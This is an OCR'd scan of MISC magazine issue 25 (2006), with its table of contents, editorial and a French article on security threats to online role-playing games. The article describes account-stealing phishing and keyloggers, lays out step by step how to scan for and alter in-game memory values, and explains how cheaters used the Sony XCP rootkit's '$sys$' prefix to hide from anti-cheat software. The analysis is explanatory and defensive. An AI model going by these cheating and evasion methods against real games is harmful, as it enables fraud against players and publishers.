
misc
Multi-System & Internet Security Cookbook

25 Mai Juin 2006

100 % SÉCURITÉ INFORMATIQUE

Bluetooth, P2P, Messageries instantanées :
Les nouvelles cibles

- Sécurité du réseau eDonkey
- Les risques de la messagerie instantanée
- Bluetooth et la faiblesse de ses implémentations : De la théorie à la pratique
- Filtrage des flux P2P en entreprise



VULNÉRABILITÉ

Quand jouer en ligne n'est pas sans risque

PROGRAMMATION

Anti-forensics sous Linux


SYSTÈME

Protéger ses données : différentes manières de chiffrer ses partitions

EN KIOSQUE







INTRODUCTION - MISE EN ŒUVRE DE LINUX DANS L'EMBARQUÉ. TOUR D'HORIZON DES SOLUTIONS PRATIQUES - QUESTIONS/RÉPONSES AUTOUR DE LINUX EMBARQUÉ - DÉDIÉ - PREMIERS PAS AVEC LA CARTE SSV PNP5280 (COLDFIRE) - LINUX SUR ARM : INTRODUCTION, COMPILATION ET CONFIGURATION - LE PROJET HOMESIP : LA DOMOTIQUE AVEC LE PROTOCOLE SIP. COMMENT UTILISER SIP POUR FAIRE COMMUNIQUER DES SYSTÈMES EMBARQUÉS ? - STOCKAGE DE MASSE NON VOLATILE : UN BLOCK DEVICE POUR MULTIMEDIACARD. EXPÉRIMENTATION D'UN PILOTE BLOCK POUR UN ADAPTATEUR MMC PORT PARALLÈLE PUIS PORTAGE SUR ARCHITECTURE COLDFIRE ET UCLINUX. - X86 - UN SYSTÈME DEBIAN SUR COMPACTFLASH 16 MO. CONSTRUCTION D'UN SYSTÈME MINIMAL À PARTIR DE BINAIRES ET DE CONFIGURATIONS TIRÉS D'UN SYSTÈME DEBIAN. - UN ROUTEUR WIFI SOUS LINUX



ACTUELLEMENT

Sommaire

VULNÉRABILITÉ 4 → 9

> (In)Sécurité des jeux de rôle en ligne massivement multijoueurs

CRYPTOGRAPHIE 10 → 15

> Protéger les messages applicatifs avec XML Security ou PKCS

DROIT 16 → 22

> Systèmes d'information et sécurité à Singapour

DOSSIER 24 → 47

Bluetooth, P2P, messageries instantanées : les nouvelles cibles

> Sécurité du réseau eDonkey / 24 → 29

> Les risques de la messagerie instantanée / 30 → 36

> Bluetooth et la faiblesse des implémentations : De la théorie à la pratique / 37 → 41

> Filtrage des flux P2P en entreprise / 42 → 47

PROGRAMMATION 48 → 55

> Techniques anti-forensics sous Linux : utilisation de la mémoire vive

RESEAU 56 → 63

> Quelques éléments de sécurité des protocoles multicast IP - le routage intra-domaine

SYSTEME 64 → 68

> Protection des données par le chiffrement de disque

FICHE TECHNIQUE 70 → 74

> Canaux cachés, TCP/IP n'a pas encore livré tous ses secrets

SCIENCES 76 → 81

> Réseau pair à pair : une vision globale

> Abonnements et Commande des anciens N°s /23/69/75/82

Édito

Ménagères de moins de 50 ans, unissez-vous !

Le « grand public » est une belle cible. D'abord, ses contours sont parfaitement flous, et tout le monde doit donc potentiellement se sentir concerné. Qu'on soit une ménagère de moins de 50 ans, un étudiant/lycéen gréviste ou non, ou un jeune cadre dynamique dopé à la cocaïne, nous sommes tous le « grand public ».

Heureusement, sonnez trompettes, comme tel, « on » veille sur nous. En même temps, ça vaut sans doute mieux vu que, dans le cas de l'informatique, l'énorme majorité des utilisateurs se moque d'avoir un virus (enfin, un dans le meilleur des cas) sur sa machine. Voire pire. Comme Jean-Kevin tient absolument à installer son nouvel économiseur d'écran 3D avec des messages vocaux émis par une voix de synthèse aussi sexy que celle de C3PO, s'il doit pour cela également installer 42 *spywares*, il le fera quand même.

Pour limiter l'avidité de Jean-Kevin, on lui propose (voire on lui impose) tout un tas de services supposés le rassurer. Ainsi, on voit de plus en plus d'anti-virus pour téléphones portables, de filtres en tout genre (messagerie, P2P, etc.), bref, toutes les applications que, d'un autre côté, on nous refourgue à tour de bras.

Je reste toujours émerveillé par le modèle économique en informatique. On vend des choses limite mal foutues, et derrière, on vend en plus des services (et plus si affinités) pour pallier les manques des produits initiaux. Je ne suis pas un très bon économiste, au grand dam de mon banquier, mais je ne connais pas d'autres secteurs où le consommateur est bêta-testeur, puis paye ensuite pour les réparations. Goûtez-moi cette farce, comme écrivait Rabelais.

Mais du coup, Jean-Kevin est à la fois la cible du marketing, mais aussi des gens moins scrupuleux (si, si, c'est possible, et non, je ne pense pas à mon banquier ;-) qui sauront tirer profit de sa machine compromise. Ce n'est pas pour rien que la fraude informatique rapporte plus que la drogue. Mais bon, pas qu'à la pègre manifestement. Après tout, depuis que des *botnets* ou des *0days* sont en vente sur eBay, que des entreprises fabriquent des virus sur mesure, ou que d'autres louent des chevaux de Troie... C'est mauvais pour ma tension tout ça !

Enfin bon, je me soigne : je suis en vadrouille en Afrique, à Dakar au Sénégal, à enseigner la sécurité. C'est à chaque fois un nouveau défi, passionnant mais fatigant. Vous vous en doutez, je ne dis pas cela parce qu'il fait beau et chaud, ni à cause de la soif que cela provoque (hummm, une bonne Flag au bord de l'océan), mais bon, un peu quand même ;-) Et puis, rien de tel pour se préparer à un séjour rigoureux en Bretagne pour SSTIC.

Bonne lecture,

Fred Raynal

P.S. : 3 contrepèteries m'ont échappé...

ATTENTION

Suite à un problème administratif, le SSTIC ne pourra pas se dérouler comme les années précédentes dans l'amphithéâtre de l'ESAT. Les informations à jour concernant le lieu où se dérouleront les activités sont disponibles sur le site : **http://www.sstic.org**.

Le comité d'organisation du SSTIC tient à s'excuser pour cet incident indépendant de sa volonté.

(In)Sécurité des jeux de rôle en ligne massivement multijoueurs

Le développement des jeux de rôles sur Internet est en plein essor. Ils comptent déjà plusieurs millions de participants dans le monde entier, jeunes et adultes, majoritairement situés en Asie. Ces jeux sont appelés MMORPG pour « massively multiplayer online role-playing games » ou encore « jeux de rôle en ligne massivement multijoueurs ».

Cependant, comme toute technologie liée à Internet, des problèmes de sécurité (notamment pour le joueur) peuvent potentiellement se présenter. L'évaluation des risques d'un système passe notamment par une estimation des menaces (connues et potentielles) pesant sur ce système, en fonction de ses vulnérabilités.

Qu'en est-il réellement des MMORPG ?

Principe

Ce type de jeu permet à des milliers de personnes de jouer ensemble sur Internet dans un même monde virtuel. Il est fondé sur la notion de jeu de rôle et de monde persistant.

Dans un jeu de rôle, le joueur incarne un personnage virtuel évoluant dans un monde virtuel et son objectif est de faire vivre et évoluer ce personnage. Pour cela, il interagit avec d'autres joueurs, des créatures, ou des personnages du jeu. Il n'y a donc pas de fin de partie à proprement parler, si ce n'est à la mort du personnage, ou au bannissement du joueur de ce monde virtuel (nous reviendrons sur ce point.)

Ce monde est qualifié de persistant car il existe sur un ou plusieurs serveurs et continue à exister même lorsque le joueur n'est plus connecté sur Internet. Bon nombre de ces jeux proposent un monde médiéval fantastique où le joueur peut effectuer des quêtes, combattre des monstres, combattre d'autres joueurs, se faire des alliés, trouver des objets particuliers et uniques ou encore des trésors qui lui permettront d'acheter de meilleures armes, armures, de meilleurs logements...

Lorsque le joueur achète le jeu, il obtient les éléments lui permettant de créer un compte sur un des serveurs (ce compte contiendra par la suite toutes les informations relatives à son ou ses personnages), mais il devra aussi souscrire un abonnement mensuel pour jouer sur ce serveur.

Les serveurs, quant à eux, sont généralement mis à disposition des joueurs par l'éditeur du jeu qui en assure ou fait assurer la gestion. La quasi-totalité de ces jeux reposent actuellement sur un mode de fonctionnement client/serveur classique et les protocoles utilisés sont aussi bien TCP, UDP, voire les deux conjointement. Sur certains jeux *online*, il est possible d'utiliser un LAN (réseau local) et un serveur privé.

Si l'utilisation d'Internet est nécessaire pour jouer avec des centaines d'autres personnes, il n'y a pas de communication directe entre les ordinateurs des différents joueurs, bien que certains étudient cette possibilité avec l'utilisation notamment de techniques similaires à celles du *peer-to-peer* (P2P). L'objectif recherché est de minimiser (voire supprimer ?) l'utilisation d'un serveur central.

Dans un modèle classique de jeu client/serveur, le serveur héberge les données relatives au monde du jeu, prend les décisions finales induisant les événements et met à jour ses données. Dans un modèle basé sur le peer-to-peer, tous les ordinateurs clients détiennent les données et participent aux décisions induisant ces événements.

Menaces et vulnérabilités

Une économie parallèle

Ces jeux génèrent une économie parallèle très importante. De nombreux joueurs cherchent à acquérir des objets virtuels pour leur personnage et sont prêts à dépenser de l'argent bien réel pour cela. Par exemple, un joueur qui ne souhaite pas investir le temps de jeu nécessaire à l'acquisition de tel ou tel objet rare pourra être tenté de l'acheter. Il suffit pour s'en persuader de se rendre sur le site de ventes aux enchères **www.eBay.com** et d'entrer le nom d'un de ces jeux (Wolrd of Warcraft, Ultima-online...)

Figure 1 *Exemples de mises en vente d'objets virtuels*



Dans le contexte de la sécurité sur Internet, un *bot* (pour abréviation de *botnet*) désigne généralement un groupe d'ordinateurs (pouvant atteindre des milliers de machines) infectés par un cheval de Troie et pouvant obéir à un pirate ou un groupe de pirates à l'insu de leur propriétaire.

Un des usages de ces bots est de pouvoir lancer des attaques en déni de service distribué contre des serveurs. Cependant, dans le cas des jeux online, un bot est un programme permettant d'automatiser des actions sans intervention du joueur, par exemple, pêcher des poissons. On pourra noter qu'il existe sur Internet la vente de tels objets. Le mot « bot » étant ici une abréviation pour « robot ». Avec l'aide de tels programmes, le joueur peut continuer à jouer pendant qu'il dort. Il se verra au matin enrichi d'une multitude de poissons qu'il pourra ensuite revendre...

Gilles Lami
gilles.lami@Safe-mail.net

Sur son site Internet, Julian Dibbell, un auteur américain ayant écrit plusieurs articles sur le sujet des MMORPG, montre un autre aperçu de l'argent réel qui peut être issu de la vente d'objets virtuels, notamment concernant le jeu Ultima-Online :

> Le 21/01/2004, 3358 ventes étaient proposées, pour une valeur de 137 025 $

Sur le même principe que les bots, certains proposent leur service (payant) pour faire évoluer le personnage d'un autre joueur, à sa place. Ainsi, même lorsque le joueur ne peut pas jouer, son personnage progresse tout de même. Il gagne du temps, donc de l'argent puisqu'il paye un abonnement mensuel. A partir du moment où des objets virtuels ont une valeur réelle, et où ces objets (ainsi que les comptes) peuvent être transférés, certains sont tentés de se les procurer à moindre frais. C'est ainsi qu'est apparu le vol de comptes de joueurs existants. Par ailleurs, l'ouverture d'un compte nécessite de posséder une clé (*CD-key*) qui se trouve dans la boîte de jeu. Cette CD-key peut aussi susciter la convoitise.

Les moyens utilisés pour dérober ces comptes sont les mêmes que ceux utilisés pour dérober les identifiants bancaires (codes secrets, numéro de carte bleue) :

L'ingénierie sociale

Les joueurs trop confiants peuvent dévoiler « de leur plein gré » l'identifiant et le mot de passe de leur compte à un tiers. Par exemple, un moyen utilisé par les voleurs est d'allécher la victime en lui annonçant qu'une faille sur le serveur de jeu permet d'obtenir des milliers de pièces d'or très facilement. Pour en bénéficier sur votre compte de jeu, il suffit de cliquer sur une URL et de rentrer identifiant et mot de passe. En fait, cette URL redirige la victime sur un simple formulaire HTML envoyant les informations recueillies à une adresse e-mail. Il convient aussi de se méfier de ceux qui louent leurs services, comme mentionnés plus haut, et d'une façon plus générale, de ne pas dévoiler ces informations, surtout dans les forums ou encore dans des formulaires sur des sites Web non officiels, quel que soit ce qui est promis en échange.


Programmes espions

Les programmes espions (*keyloggers*) sont une autre méthode utilisée. Ils enregistrent dans un fichier, à l'insu du joueur, toutes les touches (voire aussi, pour certains de ces programmes, les déplacements de la souris) tapées sur un ordinateur et envoient ce fichier régulièrement sur Internet à une adresse contrôlée par le pirate. Cette technique est de plus en plus employée. Elle est à l'origine utilisée pour dérober les identifiants des comptes bancaires ou d'autres informations confidentielles.

Ces logiciels espions peuvent infecter un ordinateur par une voie relativement classique (un ver informatique de messagerie ou IRC par exemple), mais aussi par une action directe de l'utilisateur. Ainsi, lorsque ce dernier achète un bot, il est tout à fait possible qu'en lançant ce programme le joueur installe par la même occasion un keylogger.

Les keyloggers utilisent généralement des techniques propres aux *rootkits* [1] afin de se cacher en mémoire et une étude de iDefense montre que la prolifération de ces programmes est en croissance :

Figure 2 *Prolifération des programmes espions de type « keyloggers » entre 2000 et 2005 (source IDefense)*



Par exemple, en janvier 2006, l'existence de la circulation d'un programme espion de ce type a été signalée. Ce dernier ciblait les jeux World of Warcraft et Legend of Mir [2]. Son but était la récupération des identifiants et mots de passe d'accès aux comptes de ces jeux.

Les keyloggers ciblant ces jeux ne sont toutefois pas oubliés des éditeurs d'anti-virus, qui les traitent comme tout autre programme malveillant.

Les tricheurs

L'opportunité

Dans tout jeu, on peut potentiellement trouver des tricheurs, et il est légitime de penser que sur 3500 joueurs présents sur un serveur (ce nombre est le nombre réel d'abonnés d'un des serveurs du jeu *World Of Warcraft Online* en novembre 2005) la probabilité d'en rencontrer n'est pas négligeable.

Les motivations des tricheurs sont diverses : plaisir, défi technique, vengeance si le joueur a été lui-même victime de tricheurs ; mais il s'agit toujours d'obtenir des avantages que les autres n'ont pas,

[1] *Un rootkit est un programme ou un ensemble de programmes permettant à un pirate de maintenir dans le temps un accès frauduleux à un système informatique (définition de Wikipedia).*

[2] *Voir* ***http://www.sarc.com/avcenter/venc/data/pwsteal.wowcraft.c.html***

et ce, en évitant les sanctions. Sur ce dernier point, le fraudeur risque relativement peu de chose, mis à part de voir son compte se faire fermer. Mais cette menace potentielle peut tout de même en freiner certains, surtout les tricheurs « opportunistes ».

On peut appeler tricheur opportuniste celui qui découvre une méthode permettant de tricher, mais par hasard, en jouant. Il ne voulait pas tricher *a priori* et ne cherchait pas à le faire, mais l'occasion se présentant…

Certains joueurs racontent certaines de ces expériences sur des forums internet. Ils profitent d'un défaut de conception du code du jeu qu'ils ont découvert sans le vouloir, par exemple une astuce peut permettre de vendre *n* fois le même objet. L'objet est bel et bien vendu (l'acquéreur le détient et en a l'usage), mais le vendeur détient toujours lui aussi l'objet, comme s'il avait vendu une copie.

Ce type de pratique est tellement fréquente qu'elle a même un nom : le *duping*. Elle peut se révéler très nuisible pour le jeu. Effectivement, que se passerait-il si les joueurs pouvaient dupliquer de la monnaie à volonté, ou si un objet unique, but d'une quête, était reproduit 100 fois ? Des différences trop importantes entre les joueurs verraient le jour, l'intérêt des nouveaux joueurs et même des joueurs existants serait amoindri.

S'il s'avère possible de tricher dans un jeu, alors ce dernier peut acquérir une très mauvaise réputation, pouvant même toucher son éditeur. C'est ce qui s'était produit pour le jeu *Age of Empire* : des tournois prévus avaient été annulés par manque de crédibilité, le nombre de joueurs avait grandement chuté et l'éditeur avait été montré du doigt par des utilisateurs frustrés.

Les fraudeurs utilisent leur découverte pour eux-mêmes, puis ils peuvent être tentés de dévoiler le « truc », par exemple à leurs amis dans le jeu de manière à pouvoir former un clan plus puissant.

Un autre joueur indélicat peut donc utiliser un « truc » fourni par un ami, ou découvert sur un forum internet.

Plus ce mode d'abus est diffusé, plus il existe une chance que l'éditeur finisse par en être informé et corrige le problème (mais cela peut prendre du temps.)

Piratage

Sur l'ordinateur du joueur, le jeu utilise des fichiers, des programmes, de la mémoire, des connexions réseau. Tous ces éléments sont autant d'axes d'attaques mis à la disposition d'un pirate, mais nécessitent des compétences particulières.


Les programmes sont attaqués par des décompilateurs permettant d'analyser le code assembleur, les variables, les commentaires des développeurs du jeu.

Les fichiers sont attaqués par des éditeurs de texte ou hexadécimaux.

La mémoire est attaquée à l'aide de programmes résidents, s'exécutant en tâche de fond derrière le jeu. Ce dernier peut être interrompu à tout moment par une combinaison de touches afin de rechercher une valeur en mémoire. Par exemple, un tricheur qui détient 150 pièces d'or va utiliser cet outil de manière récursive :

1. Mettre le jeu en pause.
2. Basculer sur le programme résident.
3. Repérer automatiquement tous les emplacements mémoire du processus de jeu en cours d'exécution où se trouvent les valeurs 150.
4. Basculer sur le jeu.
5. Dépenser 10 pièces d'or.
6. Mettre le jeu en pause.
7. Basculer sur le programme résident.
8. À partir de la liste des emplacements précédemment trouvés, repérer tous les emplacements mémoire du processus de jeu en cours d'exécution où se trouvent maintenant les valeurs 140, etc. jusqu'à ce qu'il n'y ait plus qu'un emplacement (ou parfois 2 qui changent ensemble.)
9. Agir pour modifier la valeur 140 en 65530 par exemple.

Figure 3 *Exemple de programme conçu spécialement pour tricher*



L'analyse des fichiers et des clés de registre utilisés par le processus de jeu peut aussi être effectuée pour trouver une faille.

Une autre technique consiste à utiliser un logiciel *sniffer* (permettant d'analyser toutes les trames réseau émises et reçues) installé sur l'ordinateur pour comprendre le protocole de communication entre le client et le serveur. Ceci afin de pouvoir construire par la suite un programme *proxy* (passerelle applicative) qui pourra intercepter les trames licites du client et les modifier à la volée (changer « 10 points de dommages » en « 1000 points de dommages » par exemple.)

Bon nombre des programmes permettant ces actions sont librement disponibles sur Internet. Les tricheurs se mettent « au travail » parfois dès la sortie d'une version « démo » du jeu, ceci afin d'être prêt lorsque la version finale sortira.

Réactions des éditeurs

Dégâts collatéraux

Comme nous l'avons vu précédemment, tricher peut gravement nuire au jeu. Malheureusement, cette pratique peut aussi nuire aux joueurs.

Blizzard (éditeur de jeux comme World of Warcraft, Diablo...) met en garde les utilisateurs d'un de ses serveurs (Battle.net) en mentionnant que la plupart des programmes proposant de tricher contiennent des chevaux de Troie ou des programmes espions.

Par ailleurs, Blizzard écrit : « si un joueur, utilisant secrètement votre CD-key est banni du serveur Battle.net, le résultat final sera que vous serez banni vous aussi car l'action corrective est prise contre la CD-key et tous les comptes qui y sont liés. »

Blizzard a ainsi déjà fermé des centaines de comptes, suspectés d'être entre les mains de tricheurs. Mais si le compte a été détourné, c'est de toute façon le joueur honnête qui est finalement pénalisé. De plus, il est extrêmement difficile, voire impossible, à un joueur de faire rouvrir son compte.

Les règles d'utilisation du serveur, et plus généralement du jeu, sont exposées sur son site web et sont publiquement accessibles. Bien sûr, elles prévoient et interdisent toute tentative de piratage ou de tricherie.

Elles indiquent aussi clairement que Blizzard se réserve le droit de prendre de telles mesures de fermeture définitive de compte (ou encore de suspension temporaire) si un joueur ne respecte pas les règles. Tout joueur est censé avoir lu et accepté ces règles avant d'ouvrir un compte.

Armes à double tranchant

Certains éditeurs peuvent être tentés d'utiliser des programmes particuliers, s'exécutant sur l'ordinateur du joueur, afin de pouvoir surveiller si le joueur triche ou non. C'est le cas de Blizzard avec son programme Warden client lié au jeu World of Warcraft (plus de 4,5 millions de joueurs dans le monde). Ce programme est téléchargé sur l'ordinateur du joueur à son insu à partir d'un serveur Internet de Blizzard. Il s'exécute toutes les 15 secondes et, pour chaque processus ouvert sur la machine, calcule une signature particulière qu'il envoie au serveur. Cette signature peut ensuite être comparée à celles de programmes utilisés pour tricher.

Si une correspondance est trouvée, le joueur sera surveillé et banni du jeu s'il s'avère qu'il triche.

Le programme scrute aussi les titres des fenêtres Windows ouvertes. Ce programme a suscité une certaine polémique quant à la question de la violation de la vie privée (il est assez « intrusif » sur le système du joueur). La crainte des utilisateurs est de voir le programme recueillir et envoyer sur Internet des informations confidentielles (numéro de carte de crédit...) à l'administrateur du jeu. Blizzard dément une telle pratique.

Mais outre cet aspect, son principe de fonctionnement repose sur la notion de « liste noire » (ou *blacklist*) fondée sur des signatures (à l'instar des antivirus).

Il existe donc potentiellement un risque qu'un processus « normal » génère une alerte sur le serveur. En poussant plus loin, que se passerait-il si un ver installait une telle signature sur l'ordinateur de sa victime ? Le bannissement n'étant pas automatique, le risque pour le joueur honnête est très limité.

Mais si le bannissement devenait automatique, le risque serait évidemment plus important.

Dès que le mode de fonctionnement du programme Warden a été dévoilé au grand public, les tricheurs ont cherché des moyens pour lui cacher leurs propres actions et programmes. L'idéal étant de les cacher au niveau du système.

Un processus cherchant à se cacher du système peut aussi être appelé « *rootkit* ». Ironiquement, c'est en novembre 2005, quelques semaines après la diffusion des informations concernant Warden, que Sony leur a fourni l'outil idéal, via son programme de « sécurité » cherchant à protéger les CD contre la copie.

Extended Copy Protection (XCP) est une technologie développée par la société First 4 Internet et a pour but la protection contre la copie des CD/DVD. Elle a été utilisée par Sony pour protéger certains CD audio.

Les CD protégés contiennent un logiciel qui contrôle et ne permet à l'utilisateur qu'un certain nombre de copies.

Une fois installé, ce programme permet de cacher des fichiers, des processus, des clés de registre et leur valeur. Tout programme, fichier, répertoire, préfixé de la valeur `$sys$` est rendu invisible.

Les tricheurs ont rapidement pensé à utiliser ce rootkit pour leurs propres actions contre le programme Warden (gardien) de Blizzard. Il leur suffisait d'acheter un CD Sony protégé par ce système et de renommer leur programme en lui ajoutant le préfixe `$sys$`.

Outre les tricheurs, un cheval de Troie exploitant aussi cette possibilité offerte par le programme de Sony a rapidement été créé (Troj/Stinx-E apparu le 10 novembre 2005.)

Sony a décidé de ne plus utiliser ce système sur ses CD (système qui fut rapidement considéré comme un logiciel espion par le logiciel Microsoft AntiSpyware) et de rappeler les CD déjà vendus.

Il est intéressant de noter que certains éditeurs utilisent des méthodes plus ou moins douteuses pour se protéger. Dans le cas présent, l'arme utilisée était bel et bien à double tranchant.

Il existe d'autres moyens pour lutter ou détecter les tricheurs, comme les outils Hackshield, Punkbuster ou encore VAC (Valve AntiCheat). Certains de ces outils, comme Hackshield, permettent aux développeurs d'un jeu de se concentrer sur leur tâche, le logiciel se chargeant de complexifier drastiquement toute tâche de rétro-ingénierie [3] prisée par les tricheurs (voir plus haut dans cet article.)

La méthode utilisée par le produit Punkbuster repose sur une partie cliente et une partie serveur, se greffant elles-mêmes sur les parties clientes et serveurs d'un jeu déjà existant. Si, sur le PC client, PunkBuster découvre qu'un décompilateur est en cours d'exécution, alors il arrête le jeu.

De même dans le cas où un programme permettant de tricher, librement disponible sur Internet, est trouvé. Cet outil nécessite d'avoir des droits administrateurs sur l'ordinateur client afin de pouvoir fonctionner.

[3] *Rétro-ingénierie logicielle : activité qui consiste à étudier un programme ou logiciel pour en déterminer le fonctionnement. Parmi les outils utilisés, on peut citer les décompilateurs.*

Si un enfant désire jouer, il faudra alors lui fournir ces droits sur l'ordinateur, ce qui peut être éventuellement gênant pour les parents qui souhaitent contrôler, ou restreindre, les droits de leur enfant sur la machine, justement pour des raisons de sécurité.

Bon nombre de jeux utilisent le chiffrement des données transmises sur le réseau. L'objectif évident est d'empêcher ou, en tout cas, de rendre plus difficile, l'analyse des trames observées avec un sniffer. Cependant, un serveur ayant du succès peut avoir à gérer des centaines de connexions simultanées. L'utilisation de l'encryption a donc ses limites, car elle peut être coûteuse et ralentir le jeu, alors que ce dernier doit rester fluide : le chiffrement des données ne doit pas pénaliser la jouabilité.

Dans cet esprit, certains jeux n'encryptent qu'une partie des échanges...

D'un autre côté, plus un jeu est célèbre et plus il attire les pirates. Si l'emploi d'une encryption faible est susceptible de décourager la plupart des attaquants, il en restera toujours pour tenter de percer le secret de la communication employée entre le client et le serveur.

Client/Serveur

En octobre 2003, le code source du jeu Half Life 2 fut dérobé (un programme espion présent sur un PC à l'intérieur des réseaux de l'éditeur avait capturé identifiant et mot de passe d'un employé). L'analyse de ce code source par les pirates pouvait déboucher sur des failles, potentiellement exploitables pour attaquer les PC clients ou pour tricher. L'éditeur du jeu a dû retarder la sortie de son jeu jusqu'en 2004 pour revoir et sécuriser des parties de son code.

Quelques recherches sur des moteurs recensant les vulnérabilités (**www.securityfocus.com**, **nvd.nist.gov**, **www.securityteam.com**...) et une recherche dans les *plugins* du célèbre analyseur de failles qu'est le logiciel Nessus montrent bien que les jeux sont aussi sujets aux failles de sécurité.

Figure 4

Multiple online games vulnerabilities

Multiple online games vulnerabilities
updated since 26.02.2004

Published:	11.05.2005
Source:	BUGTRAQ
Type:	remote
Level:	5
Affected:	MICROSOFT:Halo: Combat Evolved 1.04
	INNERLOOP:IGI 2
	SCORCHED3D:Scorched 3D 36.2
	YAGER:Yager 5.24
	TINCAT:Tincat 2.0
	MERCURYSTEAM:Scrapland 1.0
	ARMAGETRON:Armagetron 0.2
	BRATDESIGNS:Breed
	ZABOO:Halocon
	WINGSSIMULATIONS:SÖLDNER - Secret Wars 30830
	DICE:Battlefield 1942 1.6
	DICE:Battlefield Vietnam 1.2
	SERIOUS:Serious Sam:Second Encounter 1.07

Certaines vulnérabilités permettent d'attaquer le serveur du jeu, empêchant les clients légitimes de se connecter. D'autres permettent d'effectuer ce déni de service directement vers le PC du client. Si la plupart de ces vulnérabilités concernent des dénis de service, par le biais du protocole réseau employé (UDP par exemple) ou d'une faille dans le code du jeu, les risques de détournement de l'ordinateur du joueur via le logiciel client sont beaucoup moins importants dans les faits, et restreints pour la plupart à un abus potentiel venant d'un serveur dévoyé ou malhonnête.

Figure 5 *Déni de service pour empêcher les clients légitimes de jouer. La cible ici est le serveur.*

Vulnerability Summary CVE-2005-1504
Original release date: 5/11/2005
Last revised: 10/20/2005
Source: US-CERT/NIST

Overview

GameSpy SDK CD-Key Validation Toolkit, as used by many online games, allows remote attackers to bypass the CD key validation by sending a spoofed \disc\ command, which tells the server the CD key is no longer in use.

Impact

Severity: Low
Range: Remotely exploitable
Impact Type: Allows disruption of service

